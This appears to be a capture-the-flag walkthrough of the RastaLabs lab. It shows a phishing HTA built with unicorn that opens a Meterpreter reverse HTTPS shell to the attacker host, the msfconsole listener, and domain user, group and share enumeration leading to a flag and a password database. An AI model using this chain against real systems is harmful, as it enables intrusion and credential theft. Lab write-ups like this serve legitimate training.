


after gaining the outlook access, let do phishing attack and gain access to the system from which the user clicks the link,

use unicorn to create hta (executable html file)

```
python unicorn.py windows/meterpreter/reverse_https 10.10.14.83 443 hta
```



copy the index.html and launcher.hta to apache2 directory and service apache2 start  
setup listener,

```
msfconsole -r unicorn.rc
```

```
msf exploit(multi/handler) >
[*] Started HTTPS reverse handler on https://10.10.14.83:443
[*] https://10.10.14.83:443 handling request from 10.10.110.254; (UUID: ichxkzjj) Encoded stage with x86/shikata_ga_nai
[*] https://10.10.14.83:443 handling request from 10.10.110.254; (UUID: ichxkzjj) Staging x86 payload (180854 bytes) ...
[*] Meterpreter session 1 opened (10.10.14.83:443 -> 10.10.110.254:31187) at 2018-07-01 04:02:46 +0530

msf exploit(multi/handler) > sessions -l

=====
Id  Name  Type  Information  Connection
---  ---  ---  ---  ---
1  Amber Hope  meterpreter  x86/windows  RLAB\bowen @ WS04  10.10.14.83:443 -> 10.10.110.254:31187 (10.10.123.101)

msf exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: RLAB\bowen

meterpreter > sysinfo
Computer : WS04
OS : Windows 10 (Build 16299).
Architecture : x64
System Language : en_GB
Domain : RLAB
Logged On Users : 18
Meterpreter : x86/windows

meterpreter >
```

found flag.txt in Administrator\desktop but cant read, access denied

enumerate all the shares,

net share - to view shares in current system

net view - to view all shares in network

net use K: \\hostname\share\$ - to mount the share

net view \\hostname /all - to view all share in that host

V:\Users\Administrator\Desktop>net share

net share

Share name	Resource	Remark
IPC\$	C:\WINDOWS	Remote IPC
ADMIN\$	C:\WINDOWS	Remote Admin

The command completed successfully.

V:\Users\Administrator\Desktop>net view

net view

Server Name	Remark
Amber Hope	Amber Hope

The command completed successfully.

V:\Users\Administrator\Desktop>net view \\WS03 /all

net view \\WS03 /all

Shared resources at \\WS03

Share name	Type	Used as	Comment
ADMIN\$	Disk	Remote Admin	
C\$	Disk	Default share	
IPC\$	IPC	Remote IPC	

The command completed successfully.

net user /domain - displays all user accounts

```
C:\WINDOWS\system32>net user /domain
net user /domain
The request will be processed at a domain controller for domain rastalabs.local.

User accounts for \\dc01.rastalabs.local

-----
Favourites
-----
$531000-S509F7AAC4AK
bown
epugh_admin
HealthMailbox0f17b3d
HealthMailbox78a8527
HealthMailboxb517d4c
HealthMailboxdba7dad
ngodfrey_admin
SM_1139242ae3db4b5b8
SM_85e3a77087d944589
SM_b60219ade4274bccb
The command completed successfully.

C:\WINDOWS\system32>net group /domain
net group /domain
The request will be processed at a domain controller for domain rastalabs.local.

Group Accounts for \\dc01.rastalabs.local

-----
*$E31000-9E1NSKF2L6DD
*Cloneable Domain Controllers
*Compliance Management
*Delegated Setup
*Desktop Support
*Discovery Management
*DnsUpdateProxy
```

net user [username] /domain - to view user info

```
M:\Desktop>net user bowen /domain
net user bowen /domain
The request will be processed at a domain controller for domain rastalabs.local.

User name                bowen
Full Name                Bradley Owen
Comment
User's comment
Country/region code      000 (System Default)
Account active            Yes
Account expires           Never
Password last set        23/10/2017 17:22:42
Password expires         Never
Password changeable      24/10/2017 17:22:42
Password required        Yes
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory           \\fs01.rastalabs.local\home$\bowen
Last logon               23/07/2018 14:23:34

Logon hours allowed      All

Local Group Memberships
Global Group memberships *Finance                *Domain Users

The command completed successfully.
```

```
C:\WINDOWS\system32>net group finance /domain
net group finance /domain
```

The request will be processed at a domain controller for domain rastalabs.local.

Group name Finance

Comment

Members

-----  
bowen

The command completed successfully.

while enumeration found a share mounted as M,

fsutil fsinfo drives - to list logical drives

wmic logicaldisk get name - to list logical drives

diskpart > list volume - full info abt drives

```
meterpreter > show_mount
meterpreter > show_mount

Mounts / Drives
=====

Name  Type      Size (Total)  Size (Free)  Mapped to
----  -
C:\   fixed     30.68 GiB     17.82 GiB
D:\   cdrom      0.00 B        0.00 B
M:\   remote    39.51 GiB     28.23 GiB   \\fs01.rastalabs.local\home$\bowen\

Total mounts/drives: 3

meterpreter > shell
Process 7116 created.
Channel 3 created.
Microsoft Windows [Version 10.0.16299.164]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>fsutil fsinfo drives
fsutil fsinfo drives

Drives: C:\ D:\ M:\

C:\WINDOWS\system32>M:
M:
M:\>cd Desktop
cd Desktop

M:\Desktop>type flag.txt
type flag.txt
RASTA{w007_f007h0ld_l375_pwn}
M:\Desktop>
```

RASTA{w007\_f007h0ld\_l375\_pwn}

Found passwords.kbdx and key file in M:\Documents

now ping all servers n systems to find it ips,

DC01 - 10.10.120.1

FS01 - 10.10.120.5

MX01 - 10.10.120.10

NIX01 - 10.10.122.20

SQL01 - 10.10.122.15

WS01 - 10.10.121.100

WS02 - 10.10.121.101

WS03 - 10.10.123.100

WS05 - 10.10.123.102